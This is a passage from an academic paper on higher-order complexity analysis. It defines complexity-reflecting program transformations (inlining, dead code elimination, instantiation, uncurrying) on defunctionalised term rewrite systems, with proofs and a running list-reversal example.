For a program $P = \lambda x_1 \dots \lambda x_n.e$, we define \mathcal{A}_P as the least set of rules that (i) contains a rule $\text{main}(x_1, \dots, x_n) \rightarrow [e]_{\Phi}$, where main is a dedicated function symbol; and (ii) whenever $l \rightarrow r \in \mathcal{A}_P$ and f is a closure-constructor in r , then \mathcal{A}_P contains all defining rules of f from the schema \mathcal{A}_{PCF} . Crucial, \mathcal{A}_P is always finite, in fact, the size of \mathcal{A}_P is linearly bounded in the size of P [10].

Remark. This statement becomes trivial if we consider alternative defining rule

$$\text{fix}_{x.e}(\vec{x}) @ y \rightarrow [e]_{\Phi} \{x/\text{fix}_{x.e}(\vec{x})\} @ y ,$$

which would also correctly model the semantics of fixpoints $\text{fix}(x.e)$. Then the closure constructors occurring in \mathcal{A}_P are all obtained from sub-expressions of P . Our choice is motivated by the fact that closure constructors of fixpoints are propagated to call sites, something that facilitates the complexity analysis of \mathcal{A}_P .

Example 2. The expression P_{rev} from Example 1 gets translated into the ATRS $\mathcal{A}_{P_{\text{rev}}} = \mathcal{A}_{\text{rev}}$ we introduced in Section 2. For readability, closure constructors have been renamed.

We obtain the following simulation result, a proof of which can be found in [10].

Proposition 2. *Every \rightarrow_v -reduction of an expression $P d_1 \dots d_n$ ($d_j \in \text{Input}$) is simulated step-wise by a call-by-value \mathcal{A}_P -derivation starting from $\text{main}(d_1, \dots, d_n)$.*

As the inverse direction of this proposition can also be stated, \mathcal{A}_P can be seen as a sound and complete, in particular step-preserving, implementation of the PCF-program P .

In correspondence to Proposition 2, we define the runtime complexity of an ATRS \mathcal{A} as follows. As above, only terms $d \in \text{Input}$ built from the constructors \mathcal{C} are considered valid inputs. The *runtime of \mathcal{A} on inputs d_1, \dots, d_n* is defined as the length of the longest rewrite sequence starting from $\text{main}(d_1, \dots, d_n)$. The *runtime complexity function* is defined as the (partial) function which maps the natural number m to the maximum runtime of \mathcal{A} on inputs d_1, \dots, d_n with $\sum_{j=1}^n |d_j| \leq m$, where the *size* $|d|$ is defined as the number of occurrences of constructors in d .

Crucial, our notion of runtime complexity corresponds to the notion employed in first-order rewriting and in particular in FOPs. Our simple form of defunctionalisation thus paves the way to our primary goal: a successful complexity analysis of \mathcal{A}_P with rewriting-based tools can be relayed back to the PCF-program P .

4. Complexity Reflecting Transformations

The result offered by Proposition 2 is remarkable, but is a Pyrrhic victory towards our final goal: as discussed in Section 2, the complexity of defunctionalised programs is hard to analyse, at least if one wants to go via FOPs. It is then time to introduce the four program transformations that form our toolbox, and that will allow us to turn defunctionalised programs into ATRSs which are easier to analyse.

In this section, we describe the four transformations abstractly, without caring too much about *how* one could implement them. Rather, we focus on their correctness and, even more importantly for us, we verify that the complexity of the transformed program is not too small compared to the complexity of the original one. We will also show, through examples, how all this can indeed be seen as a way to simplify the recursive structure of the programs at hand.

A *transformation* is a partial function f from ATRSs to ATRSs. In the case that $f(\mathcal{A})$ is undefined, the transformation is called *inapplicable* to \mathcal{A} . We call the transformation f (*asymptotically*) *complexity reflecting* if for every ATRS \mathcal{A} , the runtime complexity of \mathcal{A} is bounded (asymptotically) by the runtime complexity of $f(\mathcal{A})$, whenever f is applicable on \mathcal{A} . Conversely, we call f (*asymptotically*) *complexity preserving* if the runtime complexity of $f(\mathcal{A})$ is bounded (asymptotically) by the complexity of \mathcal{A} , whenever f is applicable on \mathcal{A} . The former condition states a form of *soundness*: if f is complexity reflecting, then a bound on the runtime complexity of $f(\mathcal{A})$ can be relayed back to \mathcal{A} . The latter conditions states a form of *completeness*: application of a complexity preserving transformation f will not render our analysis ineffective, simply because f translated \mathcal{A} to an inefficient version. We remark that the set of complexity preserving (complexity reflecting) transformations is closed under composition.

4.1 Inlining

Our first transformation constitutes a form of *inlining*. This allows for the elimination of auxiliary functions, this way making the recursive structure of the considered program apparent.

Consider the ATRS \mathcal{A}_{rev} from Section 2. There, for instance, the call to `walk` in the definition of `fixwalk` could be *inlined*, thus resulting in a new definition:

$$\text{fix}_{\text{walk}} @ xs \rightarrow \text{match}_{\text{walk}}(xs) .$$

Informally, thus, inlining consists in modifying the right-hand-sides of ATRS rules by rewriting subterms, according to the ATRS itself. We will also go beyond rewriting, by first specializing arguments so that a rewrite triggers. In the above rule for instance, `matchwalk` cannot be inlined immediately, simply because `matchwalk` is defined itself by case analysis on `xs`. To allow inlining of this function nevertheless, we specialize `xs` to the patterns `[]` and `x::ys`, the patterns underlying the case analysis of `matchwalk`. This results in two alternative rules for `fixwalk`, namely

$$\text{fix}_{\text{walk}} @ [] \rightarrow \text{match}_{\text{walk}}([]) ;$$

$$\text{fix}_{\text{walk}} @ (x::ys) \rightarrow \text{match}_{\text{walk}}(x::ys) .$$

Now we can inline `matchwalk` in both rules. As a consequence the rules defining `fixwalk` are easily seen to be structurally recursive, a fact that FOPs can recognise and exploit.

A convenient way to formalise inlining is by way of *narrowing* [11]. We say that a term s *narrowes* to a term t at a non-variable position p in s , in notation $s \xrightarrow{\mu}_{\mathcal{A},p} t$, if there exists a rule $l \rightarrow r \in \mathcal{A}$ such that μ is a unifier of left-hand side l and the subterm $s|_p$ (after renaming apart variables in $l \rightarrow r$ and s) and $t = s\mu[r\mu]_p$. In other words, the instance $s\mu$ of s rewrites to t at position p with rule $l \rightarrow r \in \mathcal{A}$. The substitution μ is just enough to uncover the corresponding redex in s . Note, however, that the performed rewrite step is not necessarily call-by-value, the mgu μ could indeed contain function calls. We define the set of all *inlinings* of a rule $l \rightarrow r$ at position p which is labeled by a defined symbol by

$$\text{inline}_{\mathcal{A},p}(l \rightarrow r) := \{l\mu \rightarrow s \mid r \xrightarrow{\mu}_{\mathcal{A},p} s\} .$$

The following example demonstrates inlining through narrowing.

Example 3. Consider the substitutions $\mu_1 = \{xs \mapsto []\}$ and $\mu_2 = \{xs \mapsto x::ys\}$. Then we have

$$\text{match}_{\text{walk}}(xs) \xrightarrow{\mu_1}_{\mathcal{A}_{\text{rev}},\epsilon} \text{Cl}_2$$

$$\text{match}_{\text{walk}}(xs) \xrightarrow{\mu_2}_{\mathcal{A}_{\text{rev}},\epsilon} \text{comp} @ (\text{fix}_{\text{walk}} @ ys) @ \text{Cl}_3(x) .$$

Since no other rule of \mathcal{A}_{rev} unifies with `matchwalk(xs)`, the set

$$\text{inline}_{\mathcal{A}_{\text{rev}},\epsilon}(\text{fix}_{\text{walk}} @ xs \rightarrow \text{match}_{\text{walk}}(xs))$$

consists of the two rules

$$\text{fix}_{\text{walk}} @ [] \rightarrow \text{Cl}_2 ;$$

$$\text{fix}_{\text{walk}} @ (x::ys) \rightarrow \text{comp} @ (\text{fix}_{\text{walk}} @ ys) @ \text{Cl}_3(x) .$$

Inlining is in general not complexity reflecting. Indeed, inlining is employed by many compilers as a program optimisation technique. The following examples highlight two issues we have to address. The first example indicates the obvious: in a call-by-value setting, inlining is not asymptotically complexity reflecting, if potentially expensive function calls in arguments are deleted.

Example 4. Consider the following inefficient system:

```

1 k(x, y)  → x
2 main(0)  → 0
3 main(S(n)) → k(main(n), main(n))

```

Inlining `k` in the definition of `main` results in an alternative definition `main(S(n)) → main(n)` of rule (3), eliminating one of the two recursive calls and thereby reducing the complexity from exponential to linear.

The example motivates the following, easily decidable, condition. Let $l \rightarrow r$ denote a rule whose right-hand side is subject to inlining at position p . Suppose the rule $u \rightarrow v \in \mathcal{A}$ is unifiable with the subterm $r|_p$ of the right-hand side r , and let μ denote the most general unifier. Then we say that inlining $r|_p$ with $u \rightarrow v$ is *redex preserving*, if whenever $x\mu$ contains a defined symbol of \mathcal{A} , then the variable x occurs also in the right-hand side v . The inlining $l \rightarrow r$ at position p is called *redex preserving* if inlining $r|_p$ is redex preserving with *all* rule $u \rightarrow v$ such that u unifies with $r|_p$. Redex-preservation thus ensures that inlining does not delete potential function calls, apart from the inlined one. In the example above, inlining $k(\text{main}(n), \text{main}(n))$ is not redex preserving because the variable y is mapped to the redex $\text{main}(n)$ by the underlying unifier, but y is deleted in the inlining rule $k(x, y) \rightarrow x$.

Our second example is more subtle and arises when the studied rewrite system is under-specified:

Example 5. Consider the system consisting of the following rules.

-
- 1 $h(x, 0) \rightarrow x$
 - 2 $\text{main}(0) \rightarrow 0$
 - 3 $\text{main}(S(n)) \rightarrow h(\text{main}(n), n)$
-

Inlining h in the definition of main will specialise the variable n to 0 and thus replaces rule (3) by $\text{main}(S(0)) \rightarrow \text{main}(0)$. Note that the runtime complexity of the former system is linear, whereas its runtime complexity is constant after transformation.

Crucial for the example, the symbol h is not *sufficiently defined*, i.e. the computation gets stuck after completely unfolding main . To overcome this issue, we require that inlined functions are sufficiently defined. Here a defined function symbol f is called *sufficiently defined*, with respect to an ATRS \mathcal{A} , if all subterms $f(\vec{t})$ occurring in a reduction of $\text{main}(d_1, \dots, d_n)$ ($d_j \in \text{Input}$) are reducible. This property is not decidable in general. Still, the ATRSs obtained from the translation in Section 3 satisfy this condition for all defined symbols. By construction reductions do not get stuck. Inlining, and the transformations discussed below, preserve this property.

We will now show that under the above outlined conditions, inlining is indeed complexity reflecting. Fix an ATRS \mathcal{A} . In proofs below, we denote by $\sim_{\mathcal{A}}$ an extension of $\rightarrow_{\mathcal{A}}$ where not all arguments are necessarily reduced, but where still a step cannot delete redexes: $s \sim_{\mathcal{A}} t$ if $s = C[l\sigma]$ and $t = C[r\sigma]$ for a context C , rule $l \rightarrow r \in \mathcal{A}$ and a substitution σ which satisfies $\sigma(x) \in \mathcal{T}(\mathcal{C}_{\mathcal{A}})$ for all variables x which occur in l but not in r . By definition, $\rightarrow_{\mathcal{A}} \subseteq \sim_{\mathcal{A}}$. The relation $\sim_{\mathcal{A}}$ is just enough to capture rewrites performed on right-hand sides in a complexity reflecting inlining.

The next lemma collects the central points of our correctness proof. Here, we first consider the effect of replacing a single application of a rule $l \rightarrow r$ with an application of a corresponding rule in $\text{inline}_{\mathcal{A},p}(l \rightarrow r)$. As the lemma shows, this is indeed always possible, provided the inlined function is sufficiently defined. Crucial, inlining preserves semantics. Complexity reflecting inlining, on the other hand, does not optimise the ATRS under consideration too much, if at all.

Lemma 1. Let $l \rightarrow r$ be a rewrite rule subject to a redex preserving inlining of function f at position p in r . Suppose that the symbol f is sufficiently defined by \mathcal{A} . Consider a normalising reduction

$$\text{main}(d_1, \dots, d_n) \rightarrow_{\mathcal{A}}^* C[l\sigma] \rightarrow_{\mathcal{A}} C[r\sigma] \rightarrow_{\mathcal{A}}^{\ell} u,$$

for $d_i \in \text{Input}$ ($i = 1, \dots, n$) and some $\ell \in \mathbb{N}$. Then there exists a term t such that the following properties hold:

1. $l\sigma \rightarrow_{\text{inline}_{\mathcal{A},p}(l \rightarrow r)} t$; and
2. $r\sigma \sim_{\mathcal{I}} t$, where \mathcal{I} collects all rules that are unifiable with the right-hand side r at position p ; and

$$3. C[t] \rightarrow_{\mathcal{A}}^{\geq \ell-1} u.$$

In consequence, we thus obtain a term t such that

$$\text{main}(d_1, \dots, d_n) \rightarrow_{\mathcal{A}}^* C[l\sigma] \rightarrow_{\text{inline}_{\mathcal{A},p}(l \rightarrow r)} C[t] \rightarrow_{\mathcal{A}}^{\geq \ell-1} u,$$

holds under the assumptions of the lemma. Complexity preservation of inlining, modulo a constant factor under the outlined assumption, now follows essentially by induction on the maximal length of reductions. As a minor technical complication, we have to consider the broader reduction relation $\sim_{\mathcal{A}}$ instead of $\rightarrow_{\mathcal{A}}$. To ensure that the induction is well-defined, we use the following specialization of [28, Theorem 3.13].

Proposition 3. If a term t has a normalform wrt. $\rightarrow_{\mathcal{A}}$, then all $\sim_{\mathcal{A}}$ reductions of t are finite.

Theorem 1. Let $l \rightarrow r$ be a rewrite rule subject to a redex preserving inlining of function f at position p in r . Suppose that the symbol f is sufficiently defined by \mathcal{A} . Let \mathcal{B} be obtained by replacing rule $l \rightarrow r$ by the rules $\text{inline}_{\mathcal{A},p}(l \rightarrow r)$. Then every normalizing derivation with respect to \mathcal{A} starting from $\text{main}(d_1, \dots, d_n)$ ($d_j \in \text{Input}$) of length ℓ is simulated by a derivation with respect to \mathcal{B} from $\text{main}(d_1, \dots, d_n)$ of length at least $\lfloor \frac{\ell}{2} \rfloor$.

Proof. Suppose t is a reduct of $\text{main}(d_1, \dots, d_n)$ occurring in a normalising reduction, i.e. $\text{main}(d_1, \dots, d_n) \rightarrow_{\mathcal{A}}^* t \rightarrow_{\mathcal{A}}^* u$, for u a normal form of \mathcal{A} . In proof, we show that if $t \rightarrow_{\mathcal{A}}^* u$ is a derivation of length ℓ , then there exists a normalising derivation with respect to \mathcal{B} whose length is at least $\lfloor \frac{\ell}{2} \rfloor$. The theorem then follows by taking $t = \text{main}(d_1, \dots, d_n)$.

We define the *derivation height* $\text{dh}(s)$ of a term s wrt. the relation $\sim_{\mathcal{A}}$ as the maximal m such that $t \sim_{\mathcal{A}}^m u$ holds. The proof is by induction on $\text{dh}(t)$, which is well-defined by assumption and Proposition 3. It suffices to consider the induction step. Suppose $t \rightarrow_{\mathcal{A}} s \rightarrow_{\mathcal{A}}^{\ell} u$. We consider the case where the step $t \rightarrow_{\mathcal{A}} s$ is obtained by applying the rule $l \rightarrow r \in \mathcal{A}$, otherwise, the claim follows directly from induction hypothesis. Then as a result of Lemma 1(1) and 1(3) we obtain an alternative derivation

$$t \rightarrow_{\mathcal{B}} w \rightarrow_{\mathcal{A}}^{\ell'} u,$$

for some term w and ℓ' satisfying $\ell' \geq \ell - 1$. Note that $s \sim_{\mathcal{A}} w$ as a consequence of Lemma 1(2), and thus $\text{dh}(s) > \text{dh}(w)$ by definition of derivation height. Induction hypothesis on w thus yields a derivation $t \rightarrow_{\mathcal{B}} w \rightarrow_{\mathcal{B}}^* u$ of length at least $\lfloor \frac{\ell'}{2} \rfloor + 1 = \lfloor \frac{\ell+2}{2} \rfloor \geq \lfloor \frac{\ell+1}{2} \rfloor$. \square

We can then obtain that inlining has the key property we require on transformations.

Corollary 1 (Inlining Transformation). The inlining transformation, which replaces a rule $l \rightarrow r \in \mathcal{A}$ by $\text{inline}_{\mathcal{A},p}(l \rightarrow r)$, is asymptotically complexity reflecting whenever the function considered for inlining is sufficiently defined and the inlining itself is redex preserving.

Example 6. Consider the ATRS \mathcal{A}_{rev} from Section 2. Three applications of inlining result in the following ATRS:

-
- 1 $\text{Cl}_1(f, g) @ z \rightarrow f @ (g @ z)$
 - 2 $\text{Cl}_2 @ z \rightarrow z$
 - 3 $\text{Cl}_3(x) @ z \rightarrow x :: z$
 - 4 $\text{comp}_1(f) @ g \rightarrow \text{Cl}_1(f, g)$
 - 5 $\text{comp} @ f \rightarrow \text{comp}_1(f)$
 - 6 $\text{match}_{\text{walk}}([]) \rightarrow \text{Cl}_2$
 - 7 $\text{match}_{\text{walk}}(x :: ys) \rightarrow$
 $\text{comp} @ (\text{fix}_{\text{walk}} @ ys) @ \text{Cl}_3(x)$

```

8 walk @ xs → matchwalk(xs)
9 fixwalk @ [] → Cl2
10 fixwalk @ (x :: ys) →
    Cl1(fixwalk @ ys, Cl3(x))
11 rev @ l → fixwalk @ l @ []
12 main(l) → fixwalk @ l @ []

```

The involved inlining rules are all non-erasing, i.e. all inlinings are *redex preserving*. As a consequence of Corollary 1, a bound on the runtime complexity of the above system can be relayed, within a constant multiplier, back to the ATRS \mathcal{A}_{rev} .

Note that the modified system from Example 6 gives further possibilities for inlining. For instance, we could narrow further down the call to `fixwalk` in rules (10), (11) and (12), performing case analysis on the variable `ys` and `l`, respectively. Proceeding this way would step-by-step unfold the definition of `fixwalk`, *ad infinitum*. We could have also further reduced the rules defining `matchwalk` and `walk`. However, it is not difficult to see that these rules will never be unfolded in a call to `main`, they have been sufficiently inlined and can be removed. Elimination of such *unused* rules will be discussed next.

4.2 Elimination of Dead Code

The notion of *usable rules* is well-established in the rewriting community. Although its precise definition depends on the context used (e.g. termination [4] and complexity analysis [30]), the notion commonly refers to a syntactic method for detecting that certain rules can never be applied in derivations starting from a given set of terms. From a programming point of view, such rules correspond to *dead code*, which can be safely eliminated.

Dead code arises frequently in automated program transformations, and its elimination turns out to facilitate our transformation-based approach to complexity analysis. The following definition formalises *dead code elimination* abstractly, for now. Call a rule $l \rightarrow r \in \mathcal{A}$ *usable* if it can be applied in a derivation

$$\text{main}(d_1, \dots, d_k) \rightarrow_{\mathcal{A}} \dots \rightarrow_{\mathcal{A}} t_1 \rightarrow_{\{l \rightarrow r\}} t_2,$$

where $d_i \in \text{Input}$. The rule $l \rightarrow r$ is *dead code* if it is not usable. The following proposition follows by definition.

Proposition 4 (Dead Code Elimination). *Dead code elimination, which maps an ATRS \mathcal{A} to a subset of \mathcal{A} by removing dead code only, is complexity reflecting and preserving.*

It is not computable in general which rules are dead code. One simple way to eliminate dead code is to collect all the function symbols underlying the definition of `main`, and remove the defining rules of symbols not in this collection, compare e.g. [30]. This approach works well for standard TRSs, but is usually inappropriate for ATRSs where most rules define a single function symbol, the application symbol. A conceptually similar, but unification based, approach that works reasonably well for ATRSs is given in [24]. However, the accurate identification of dead code, in particular in the presence of higher-order functions, requires more than just a simple syntactic analysis. We show in Section 5.2 a particular form of control flow analysis which leverages dead code elimination. The following example indicates that such an analysis is needed.

Example 7. We revisit the simplified ATRS from Example 6. The presence of the composition rule (1), itself a usable rule, makes it harder to infer which of the application rules are dead code. Indeed, the unification-based method found in [24] classifies all rules as usable. As we hinted in Section 2, the variables f and g are instantiated only by a very limited number of closures in a call of `main(l)`. In particular, none of the symbols `rev`, `walk`, `comp` and

`comp1` are passed to `Cl1`. With this knowledge, it is not difficult to see that their defining rules, together with the rules defining `matchwalk`, can be eliminated by Proposition 4. Overall, the complexity of the ATRS depicted in Example 6 is thus reflected by the ATRS consisting of the following six rules.

```

1 Cl1(f, g) @ x → f @ (g @ x)
2 Cl2 @ z → z
3 Cl3(x) @ z → x :: z
4 fixwalk @ [] → Cl2
5 fixwalk @ (x :: ys) →
    Cl1(fixwalk @ ys, Cl3(x))
6 main(l) → fixwalk @ l @ []

```

4.3 Instantiation

Inlining and dead code elimination can indeed help in simplifying defunctionalised programs. There is however a feature of ATRS they cannot eliminate in general, namely rules whose right-hand-sides have *head variables*, i.e. variables that occur to the left of an application symbol and thus denote a function. The presence of such rules prevents FOPs to succeed in all but trivial cases. The ATRS from Example 7, for instance, still contains one such rule, namely rule (1), with head variables f and g . The main reason FOPs perform poorly on ATRSs containing such rules is that they lack a sufficiently powerful form of control flow analysis. They are thus unable to realise that function symbols simulating higher-order combinators are passed arguments of a very specific shape, and are thus often harmless. This is the case, as an example, for the function symbol `Cl1`.

The way out consists in specialising the ATRS rules. This has the potential of highlighting the *absence* of certain dangerous patterns, but of course must be done with great care, without hiding complexity under the carpet of non-exhaustive instantiation. All this can be formalised as follows.

Call a rule $s \rightarrow t$ an *instance* of a rule $l \rightarrow r$, if there is a substitution σ with $s = l\sigma$ and $t = r\sigma$. We say that an ATRS \mathcal{B} is an *instantiation* of \mathcal{A} iff all rules in \mathcal{B} are instances of rules from \mathcal{A} . This instantiation is *sufficiently exhaustive* if for every derivation

$$\text{main}(d_1, \dots, d_k) \rightarrow_{\mathcal{A}} t_1 \rightarrow_{\mathcal{A}} t_2 \rightarrow_{\mathcal{A}} \dots,$$

where $d_i \in \text{Input}$, there exists a corresponding derivation

$$\text{main}(d_1, \dots, d_k) \rightarrow_{\mathcal{B}} t_1 \rightarrow_{\mathcal{B}} t_2 \rightarrow_{\mathcal{B}} \dots$$

The following theorem is immediate from the definition.

Theorem 2 (Instantiation Transformation). *Every instantiation transformation, mapping any ATRS into a sufficiently exhaustive instantiation of it, is complexity reflecting and preserving.*

Example 8 (Continued from Example 7). We instantiate the rule $\text{Cl}_1(f, g) @ x \rightarrow f @ (g @ x)$ by the two rules

$$\begin{aligned} \text{Cl}_1(\text{Cl}_2, \text{Cl}_3(x)) @ z &\rightarrow \text{Cl}_3(x) @ (\text{Cl}_2 @ z) \\ \text{Cl}_1(\text{Cl}_1(f, g), \text{Cl}_3(x)) @ z &\rightarrow \text{Cl}_1(f, g) @ (\text{Cl}_2 @ z), \end{aligned}$$

leaving all other rules from the TRS depicted in Example 7 intact. As we reasoned already before, the instantiation is sufficiently exhaustive: in a reduction of `main(l)` for a list l , arguments to `Cl1` are always of the form as indicated in the two rules. Note that the right-hand side of both rules can be reduced by inlining the calls in the right argument. Overall, we conclude that the runtime complexity of our running example is reflected in the ATRS consisting of the following six rules:

```

1 Cl2 @ z → z

```

```

2  $\text{Cl}_1(\text{Cl}_2, \text{Cl}_3(x)) @ z \rightarrow x :: z$ 
3  $\text{Cl}_1(\text{Cl}_1(f, g), \text{Cl}_3(x)) @ z \rightarrow$ 
    $\text{Cl}_1(f, g) @ (x :: z)$ 
4  $\text{fix}_{\text{walk}} @ [] \rightarrow \text{Cl}_2$ 
5  $\text{fix}_{\text{walk}} @ (x :: ys) \rightarrow$ 
    $\text{Cl}_1(\text{fix}_{\text{walk}} @ ys, \text{Cl}_3(x))$ 
6  $\text{main}(l) \rightarrow \text{fix}_{\text{walk}} @ l @ []$ 

```

4.4 Uncurrying

The ATRS from Example 8 is now sufficiently instantiated: for all occurrences of the $@$ symbol, we know *which function* we are applying, even if we do not necessarily know *to what* we are applying it. The ATRS is not yet ready to be processed by FOPs, simply because the application symbol is anyway still there, and cannot be dealt with.

At this stage, however, the ATRS can indeed be brought to a form suitable for analysis by FOPs through *uncurrying*, see e.g. the account of Hirokawa et al. [32]. Uncurrying an ATRS \mathcal{A} involves the definition of a fresh function symbol \mathbf{f}^n for each n -ary application

$$\mathbf{f}(t_1, \dots, t_m) @ t_{m+1} @ \dots @ t_{m+n},$$

encountered in \mathcal{A} . This way, applications can be completely eliminated. Although in [32] only ATRSs defining function symbols of arity zero are considered, the extension to our setting poses no problem. We quickly recap the central definitions.

Define the *applicative arity* $\text{aa}_{\mathcal{A}}(\mathbf{f})$ of a symbol \mathbf{f} in \mathcal{A} as the maximal $n \in \mathbb{N}$ such that a term

$$\mathbf{f}(t_1, \dots, t_m) @ t_{m+1} @ \dots @ t_{m+n},$$

occurs in \mathcal{A} .

Definition 1. The *uncurrying* $\downarrow_{\mathcal{A}}$ of a term $t = \mathbf{f}(t_1, \dots, t_m) @ t_{m+1} @ \dots @ t_{m+n}$, with $n \leq \text{aa}_{\mathcal{A}}(\mathbf{f})$ is defined as

$$\downarrow_{\mathcal{A}} t := \mathbf{f}^n(\downarrow_{\mathcal{A}} t_1, \dots, \downarrow_{\mathcal{A}} t_m, \downarrow_{\mathcal{A}} t_{m+1}, \dots, \downarrow_{\mathcal{A}} t_{m+n}),$$

where $\mathbf{f}^0 = \mathbf{f}$ and \mathbf{f}^n ($1 \leq n \leq \text{aa}_{\mathcal{A}}(\mathbf{f})$) are fresh function symbols. Uncurrying is homomorphically extended to ATRSs.

Note that $\downarrow_{\mathcal{A}}$ is well-defined whenever \mathcal{A} is *head variable free*, i.e. does not contain a term of the form $x @ t$ for variable x . We intend to use the TRS $\downarrow_{\mathcal{A}}$ to simulate reductions of the ATRS \mathcal{A} . In the presence of rules of functional type however, such a simulation fails. To overcome the issue, we η -saturate \mathcal{A} .

Definition 2. We call an ATRS \mathcal{A} η -saturated if whenever

$$\mathbf{f}(l_1, \dots, l_m) @ l_{m+1} @ \dots @ l_{m+n} \rightarrow r \in \mathcal{A} \text{ with } n < \text{aa}_{\mathcal{A}}(\mathbf{f}),$$

then it contains also a rule

$$\mathbf{f}(l_1, \dots, l_m) @ l_{m+1} @ \dots @ l_{m+n} @ z \rightarrow r @ z,$$

where z is a fresh variable. The η -saturation \mathcal{A}_{η} of \mathcal{A} is defined as the least extension of \mathcal{A} that is η -saturated.

Remark. The η -saturation \mathcal{A}_{η} of an ATRS \mathcal{A} is not necessarily finite. A simple example is the one-rule ATRS $\mathbf{f} \rightarrow \mathbf{f} @ \mathbf{a}$ where both \mathbf{f} and \mathbf{a} are function symbols. Provided that the ATRS \mathcal{A} is endowed with simple types, and indeed the simple typing of our initial program is preserved throughout our complete transformation pipeline, the η -saturation of \mathcal{A} becomes finite.

Example 9 (Continued from Example 8). The ATRS from Example 8 is not η -saturated: fix_{walk} is applied to two arguments in rule (6), but its defining rules, rule (4) and (5), take a single argument only. The η -saturation thus contains in addition the following

two rules

$$\text{fix}_{\text{walk}} @ [] @ z \rightarrow \text{Cl}_2 @ z;$$

$$\text{fix}_{\text{walk}} @ (x :: ys) @ z \rightarrow \text{Cl}_1(\text{fix}_{\text{walk}} @ ys, \text{Cl}_3(x)) @ z.$$

One can then check that the resulting system is η -saturated.

Lemma 2. Let \mathcal{A}_{η} be the η -saturation of \mathcal{A} .

1. The rewrite relation $\rightarrow_{\mathcal{A}_{\eta}}$ coincides with $\rightarrow_{\mathcal{A}}$.
2. Suppose \mathcal{A}_{η} is head variable free. If $s \rightarrow_{\mathcal{A}_{\eta}} t$ then $\downarrow_{\mathcal{A}_{\eta}} s \rightarrow_{\downarrow_{\mathcal{A}_{\eta}}} \downarrow_{\mathcal{A}_{\eta}} t$.

Proof. For Property 1, the inclusion $\rightarrow_{\mathcal{A}} \subseteq \rightarrow_{\mathcal{A}_{\eta}}$ follows trivially from the inclusion $\mathcal{A} \subseteq \mathcal{A}_{\eta}$. The inverse inclusion $\rightarrow_{\mathcal{A}} \supseteq \rightarrow_{\mathcal{A}_{\eta}}$ can be shown by a standard induction on the derivation of $l \rightarrow r \in \mathcal{A}_{\eta}$.

Property 2 can be proven by induction on t . The proof follows the pattern of the proof of Sternagel and Thiemann [51]. Notice that in [51, Theorem 10], the rewrite system $\downarrow_{\mathcal{A}_{\eta}}$ is enriched with uncurrying rules of the form $\mathbf{f}^i(x_1, \dots, x_n) @ y \rightarrow \mathbf{f}^{i+1}(x_1, \dots, x_n, y)$. Such an extension is not necessary in the absence of head variables. In our setting, the application symbol is completely eliminated by uncurrying, and thus the above rules are dead code. \square

As a consequence, we immediately obtain the following theorem.

Theorem 3 (Uncurrying Transformation). Suppose that \mathcal{A} is head variable free. The uncurrying transformation, which maps an ATRS \mathcal{A} to the system $\downarrow_{\mathcal{A}_{\eta}}$, is complexity reflecting.

Example 10 (Continued from Example 9). Uncurrying the η -saturated ATRS, consisting of the six rules from Example 8 and the two rules from Example 9, results in the following set of rules:

```

1  $\text{Cl}_1^1(\text{Cl}_2, \text{Cl}_3(x), z) \rightarrow x :: z$ 
2  $\text{Cl}_1^1(\text{Cl}_1(f, g), \text{Cl}_3(x), z) \rightarrow \text{Cl}_1^1(f, g, x :: z)$ 
3  $\text{Cl}_2^1(z) \rightarrow z$ 
4  $\text{fix}_{\text{walk}}^1([]) \rightarrow \text{Cl}_2$ 
5  $\text{fix}_{\text{walk}}^1(x :: ys) \rightarrow \text{Cl}_1(\text{fix}_{\text{walk}}^1(ys), \text{Cl}_3(x))$ 
6  $\text{fix}_{\text{walk}}^2([], z) \rightarrow \text{Cl}_2^1(z)$ 
7  $\text{fix}_{\text{walk}}^2(x :: ys, z) \rightarrow$ 
    $\text{Cl}_{11}(\text{fix}_{\text{walk}}^1(ys), \text{Cl}_3(x), z)$ 
8  $\text{main}(l) \rightarrow \text{fix}_{\text{walk}}^2(l, [])$ 

```

Inlining the calls to $\text{fix}_{\text{walk}}^2$ and $\text{Cl}_2^1(z)$, followed by dead code elimination, results finally in the TRS \mathcal{R}_{rev} from Section 2.

5. Automation

In the last section we have laid the formal foundation of our program transformation methodology, and ultimately of our tool HOCA. Up to now, however, program transformations (except for uncurrying) are too abstract to be turned into actual algorithms. In dead code elimination, for instance, the underlying computation problem (namely the one of precisely isolating usable rules) is undecidable. In inlining, one has a decidable transformation, which however results in a blowup of program sizes, if blindly applied.

This section is devoted to describing some *concrete* design choices we made when automating our program transformations. Another, related, issue we will talk about is the effective *combination* of these techniques, the *transformation pipeline*.

5.1 Automating Inlining

The main complication that arises while automating our inlining transformation is to decide *where* the transformation should be applied. Here, there are two major points to consider: first, we want to ensure that the overall transformation is not only complexity

reflecting, but also complexity preserving, thus not defeating its purpose. To address this issue, we employ inlining conservatively, ensuring that it does not duplicate function calls. Secondly, as we already hinted after Example 6, exhaustive inlining is usually not desirable and may even lead to non-termination in the transformation pipeline described below. Instead, we want to ensure that inlining *simplifies* the problem with respect to some sensible *metric*, and plays well in conjunction with the other transformation techniques.

Instead of working with a closed inlining strategy, our implementation `inline(P)` is parameterised by a predicate P which, intuitively, tells when inlining a call at position p in a rule $l \rightarrow r$ is *sensible* at the current stage in our transformation pipeline. The algorithm `inline(P)` replaces every rule $l \rightarrow r$ by `inlineA,p(l → r)` for some position p such that $P(p, l \rightarrow r)$ holds. The following four predicates turned out to be useful in our transformation pipeline. The first two are designed by taking into account the specific shape of ATRSs obtained by defunctionalisation, the last two are generic.

- **match**: This predicate holds if the right-hand side r is labeled at position p by a symbol of the form `matchcs`. That is, the predicate enables inlining of calls resulting from the translation of a match-expression, thereby eliminating one indirection due to the encoding of pattern matching during defunctionalisation.
- **lambda-rewrite**: This predicate holds if the subterm $r|_p$ is of the form `lamx.e(t) @ s`. By definition it is enforced that inlining corresponds to a plain rewrite, head variables are not instantiated. For instance, `inline(lambda-rewrite)` is inapplicable on the rule `Cl2(f,g) @ z → f @ (g @ z)`. This way, we avoid that variables f and g are improperly instantiated.
- **constructor**: The predicate holds if the right-hand sides of all rules used to inline $r|_p$ are constructor terms, i.e. do not give rise to further function calls. Overall, the number of function calls therefore decreases. As a side effect, more patterns become obvious in rules, which facilitates further inlining.
